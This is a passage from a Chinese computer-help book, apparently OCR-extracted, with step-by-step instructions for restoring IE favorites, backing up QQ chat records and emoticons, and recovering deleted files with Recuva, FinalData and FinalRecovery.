2．还原 IE 浏览器的收藏夹

成功对收藏夹进行备份后，在重装完系统后，用户只需还原 IE 浏览器的收藏夹便可瞬间找回常用的收藏夹。下面详细介绍还原 IE 浏览器的收藏夹的具体操作方法和步骤。

STEP01: 打开 IE 浏览器




单击“查看收藏夹、源和历史记录”图标，然后依次单击“添加到收藏夹”>“导入和导出”命令。

STEP02: 选择导入方式

01 选中“从文件导入”单选按钮。

02 单击“下一步”按钮。

STEP03: 选择要导入的内容




01 勾选要导入的内容。

02 单击“下一步”按钮。

STEP04: 选择导入收藏夹的路径

单击“浏览”按钮，选择文件路径。

STEP05: 选择书签文件



01 选中之前备份的htm文件。

02 单击“打开”按钮。

STEP06: 完成文件路径选择

01 查看已选择的文件路径。


02 单击“下一步”按钮。

STEP07：选择要导入的文件夹

01 选中要导入的文件夹。

02 单击“导入”按钮。

STEP08：成功导入收藏夹



单击“完成”按钮，即成功还原IE浏览器的收藏夹。

> **提示**　由于使用 IE 浏览器导出的文件格式为.htm 格式，因此该备份文件可以轻松地被所有浏览器所导入和还原。

17.2.3 备份和还原 QQ 聊天记录

说起 QQ 聊天软件，想必大家都不会陌生。而在使用 QQ 聊天软件进行聊天时，会产生大量的聊天记录。虽然 QQ 软件自带了在线备份和随时查阅全部消息记录的功能，但这需要用户拥有 QQ 会员权限才能实现。其实，用户在不是 QQ 会员的情况下依然可以对聊天记录进行备份与还原。

1．备份 QQ 聊天记录

下面详细介绍备份 QQ 聊天记录的具体操作方法和步骤。


STEP01：登录 QQ

在QQ主界面下方单击“消息”图标。

STEP02：打开“消息管理器”

依次单击“工具”>“导出全部消息记录”命令。

STEP03: 选择保存文件位置



输入文件名称，然后单击“保存”按钮。

STEP04: 导出消息记录

查看导出消息记录进度

2．还原 QQ 聊天记录

QQ 聊天记录可以从 QQ 聊天软件中备份出来，同样可以还原到 QQ 聊天软件中，接下来介绍还原 QQ 聊天记录的具体操作方法和步骤。

STEP01: 登录 QQ

在QQ主界面下方单击“消息”图标。

STEP02: 打开“消息管理器”

依次单击“工具”>“导入消息记录”命令。

STEP03: 选择导入内容

01 勾选要导入的内容。 02 单击“下一步”按钮。

STEP04: 选择导入方式

01 选择文件导入方式。 02 单击“浏览”按钮。

STEP05: 选择 QQ 消息记录备份文件

选择QQ消息记录备份文件后单击“打开”按钮。

STEP06: 完成备份文件选择

单击“导入”按钮。

STEP07: 正在导入消息记录

查看导入消息记录进度。

STEP08: 消息记录导入成功

单击“完成”按钮

17.2.4 备份和还原 QQ 自定义表情

人们在用 QQ 与好友聊天时经常使用 QQ 表情，有时候一个表情比文字更有表达力，更容易体现出聊天者的心情、看法等。QQ 往往自带一些表情，但是这些表情比较单一，有时难以满足用户的需求，这时用户就可以手动地添加一些自己喜欢的表情到个人 QQ 账号中。为了保证自己添加的表情不致丢失，可将其备份，在必要时再进行还原。

1．备份 QQ 自定义表情

在腾讯 QQ 中，自定义表情一般都保存在 X:\Documents\Tencent Files\5*******7\Image 文件夹中，如下图所示。其中 X 代表安装 QQ 的磁盘。备份 QQ 自定义表情就是将 Image 文件夹复制并粘贴到除系统分区外的其他分区中，并且要为备份的 QQ 自定义表情重命名，最好突出一些，以便使用时查找。

QQ自定义表情存放位置


2．还原 QQ 自定义表情

还原 QQ 自定义表情是指将备份的 QQ 自定义表情添加到 QQ 中。在还原时，用户可创建新的分组将要还原的 QQ 自定义表情单独放在一个组中。接下来介绍还原 QQ 自定义表情的具体操作方法和步骤。

STEP01: 登录 QQ

在QQ主界面中双击一个QQ好友图标。

STEP02: 查看 QQ 表情




单击“表情”图标，在打开的表情框中单击右下角的“设置”图标，然后选择“添加表情”命令。

STEP03: 选择备份的自定义表情


按<Ctrl+A>快捷键全选，然后单击“打开”按钮。

STEP04: 选择要添加的表情分组




可选择将这些自定义表情加入已有的分组中或者新建分组，此处单击“新建分组”链接。

STEP05: 新建分组



输入分组名并单击“确定”按钮。

STEP06: 查看自定义表情



在表情框中可查看到添加的自定义表情。

对于一些经常需要变更表情的用户来说，可到网上下载新出的一些表情包并载入 QQ 表情框中，接下来介绍导入导出表情包的具体操作方法和步骤。


STEP01: 进入 QQ 表情包网站

下载自己喜欢的表情包。

STEP02: 打开 QQ 表情框


单击“表情”图标，然后依次单击“导入导出表情包”>“导入表情包”命令。

STEP03: 选择已下载的表情包




选中下载的表情包，单击“打开”按钮。

STEP04: 成功导入表情包




单击“确定”按钮。

STEP05: 查看导入的表情包




导入的包子表情。

STEP06: 导出表情



单击表情框右下角的“设置”图标，然后依次选择“导入导出表情包”>“导出本组表情包”命令。

STEP07: 选择表情包的保存位置




选定保存位置后单击“保存”按钮。

STEP08: 成功导出表情

单击“确定”按钮。

STEP09: 查看导出的表情包



在所选择的存储位置即可看到导出的表情包。

17.3 使用恢复工具来恢复误删除的数据

17.3.1 使用 Recuva 来恢复数据

Recuva 是一个由 Piriform 开发的可以恢复被误删除的任意格式文件的恢复工具。Recuva 能直接恢复硬盘、闪盘、存储卡（如 SD 卡，MMC 卡等）中的文件，只要没有被重复写入数据，无论格式化还是删除均可直接恢复。


1．通过向导恢复数据

Recuva 向导可直接选定要恢复的文件类型，从而进行有针对性的文件恢复，此处以恢复音乐文件为例介绍通过 Recuva 向导恢复数据的具体操作方法和步骤。

STEP01: 启动 Recuva 数据恢复软件

在“欢迎来到Recuva向导”界面中单击“下一步”按钮。


STEP02: 选择文件类型



01 选中“音乐”单选按钮。

02 单击“下一步”按钮。


STEP03: 选择文件位置



01 无法确定存放位置时选中“无法确定”单选按钮。

02 单击“下一步”按钮。

STEP04: 准备查找文件



单击“开始”按钮。

STEP05: 扫描已删除的文件

显示扫描进度条。


STEP06: 扫描到的音乐文件

01 勾选需要恢复的音乐文件。 02 单击“恢复”按钮。

STEP07: 选择音乐文件存储位置


选定存储位置后单击“确定”按钮。

STEP08: 完成整个恢复文件操作



单击“确定”按钮。

STEP09: 查看已恢复的音乐文件




在设置文件存储位置可查看到已经恢复的音乐文件。

> **提示** 在直接搜索文件失败时，可启用深度搜索功能。该功能能够提高文件的搜索和扫描效果，但是也会消耗更多的扫描时间。

2．通过扫描特定磁盘位置恢复数据

Recuva 数据恢复软件还可以直接扫描特定的磁盘位置来恢复文件，这样可以大大地节省扫描时间，提高文件恢复效率。


STEP01：启动 Recuva 数据恢复软件



01 选中“所有文件”单选按钮。

02 单击“下一步”按钮。

STEP02：选择文件位置




选中“在特定位置”单选按钮后单击“浏览”按钮。

STEP03：选择要恢复的文件夹

01 选中要恢复的文件夹。

02 单击“确定”按钮。

STEP04：查看已选择的文件位置



单击“下一步”按钮。

STEP05: 准备查找文件

单击“开始”按钮，即开始扫描，接下来的步骤与前面“ 1. 通过向导恢复”中的 STEP05~ STEP09 相同。


3．通过扫描内容恢复数据

当具体的某个文件出现问题时，用户可通过扫描内容的方式来恢复文件数据。现在详细介绍使用 Recuva 数据恢复软件通过扫描内容恢复数据的具体操作方法和步骤。

STEP01: 启动 Recuva 数据恢复软件


在“欢迎来到Recuva向导”界面中单击“取消”按钮。

STEP02: 打开数据恢复软件主界面




选择要扫描的磁盘以及文件类型。

STEP03: 单击“扫描内容”命令



单击“扫描”按钮右侧的下拉按钮，在展开的列表中单击“扫描内容”命令。

STEP04: 输入搜索关键字



单击“扫描”按钮。

STEP05: 开始扫描

查看扫描进度。扫描完成后，用户可按照前面“1.通过向导恢复数据”的 STEP06 ~ STEP09 进行操作。

17.3.2 使用 FinalData 来恢复数据

FinalData 具有强大的数据恢复功能，并且使用非常简单。它可以轻松恢复误删数据、误格式化硬盘文件，甚至恢复 U 盘、手机卡、相机卡等移动存储设备的误删文件。

1．使用 FinalData 恢复误删文件

当用户在计算机中误删了一个重要的文件时，可立即停止操作并通过 FinalData 来恢复该误删文件。接下来就详细介绍使用 FinalData 恢复误删文件的具体操作方法和步骤。

STEP01: 运行 FinalData

单击主界面上的“误删除文件”图标。

STEP02: 选择要恢复的文件和目录所在的位置

单击“下一步”按钮。

STEP03: 查找已删除的文件

可查看文件扫描进度。

STEP04: 查看扫描到的文件


01 勾选需要恢复的文件夹。

02 单击“下一步”按钮。

STEP05: 选择恢复路径

单击“浏览”按钮。

STEP06: 设置要恢复的文件存储位置



选定存储位置后单击“确定”按钮。

STEP07: 返回“选择恢复路径”界面

01 查看已选择的恢复路径。

02 单击“下一步”按钮，即可对文件进行恢复。

2．使用 FinalData 恢复误格式化硬盘文件

当用户不小心将硬盘格式化后忽然发现硬盘中还有重要数据时，不用惊慌，此时完全可以使用 FinalData 来恢复误格式化硬盘文件。接下来详细介绍使用 FinalData 恢复误格式化硬盘文件的具体操作方法和步骤。

STEP01: 打开 FinalData 主界面

单击“误格式化硬盘”图标。

STEP02: 选择要恢复的分区

01 选中要恢复的分区。 02 单击“下一步”按钮。

STEP03: 查找分区格式化前的文件

查看扫描进度条。

STEP04: 扫描到的可恢复的文件或文件夹

01 勾选需要恢复的文件夹。

02 单击“下一步”按钮。

STEP05: 选择恢复路径

单击“浏览”按钮。

STEP06: 设置要恢复的文件存储位置

选定文件存储位置后单击“确定”按钮。

STEP07: 返回“选择恢复路径”界面

01 查看已选择的文件恢复路径。

02 单击“下一步”按钮，即可对文件进行恢复。

3．使用 FinalData 恢复 U 盘、手机卡、相机卡误删除的文件

U 盘、手机卡、相机卡是一种和普通硬盘的存储介质完全不同的数据存储设备，在此类存储设备中，数据被删除后并不会被转移到回收站中，而是直接被彻底删除。但是通过 FinalData 却可以恢复这些误删除的文件，接下来就详细介绍使用 FinalData 恢复 U 盘、手

机卡、相机卡误删除文件的具体操作方法和步骤。

STEP01: 打开 FinalData 主界面

单击“U盘手机卡相机卡恢复”图标。

STEP02: 选择要恢复的移动存储设备

01 选中要恢复的移动存储设备。

02 单击“下一步”按钮。

STEP03: 搜索移动存储设备中的丢失文件

查看搜索进度。

STEP04: 查看搜索到的内容

01 勾选需要恢复的文件格式。

02 单击“下一步”按钮。

STEP05: 选择文件恢复路径

单击“浏览”按钮。

STEP06: 设置要恢复的文件存储位置

选中文件存储位置后单击“确定”按钮。

STEP07: 返回“选择恢复路径”界面

01 查看已选择的文件路径。

02 单击“下一步”按钮，即可对文件进行恢复。


17.3.3 使用 FinalRecovery 恢复数据

FinalRecovery 是一款功能强大而且使用非常容易的数据恢复工具，它可以帮助用户快速地找回被误删除的文件或者文件夹，支持硬盘、软盘、数码相机存储卡、记忆棒等存储介质的数据恢复，可以恢复在命令行模式、资源管理器或其他应用程序中被删除或者格式化的数据，即使已清空了回收站，它也可以帮用户安全并完整地将数据找回来。

1．标准恢复


在“标准恢复”模式下，FinalRecovery 可对所选磁盘进行快速扫描，并恢复该磁盘下的大部分文件。接下来详细介绍使用 FinalRecovery 进行标准恢复的具体操作方法和步骤。

STEP01: 启动 FinalRecovery




在FinalRecovery主界面中单击“标准恢复”图标。

STEP02: 选择要扫描的磁盘



单击要扫描的磁盘后直接开始扫描。

STEP03: 查看扫描结果




扫描完成后即显示扫描结果。

STEP04: 勾选需要恢复的文件夹复选框

单击“恢复”按钮。

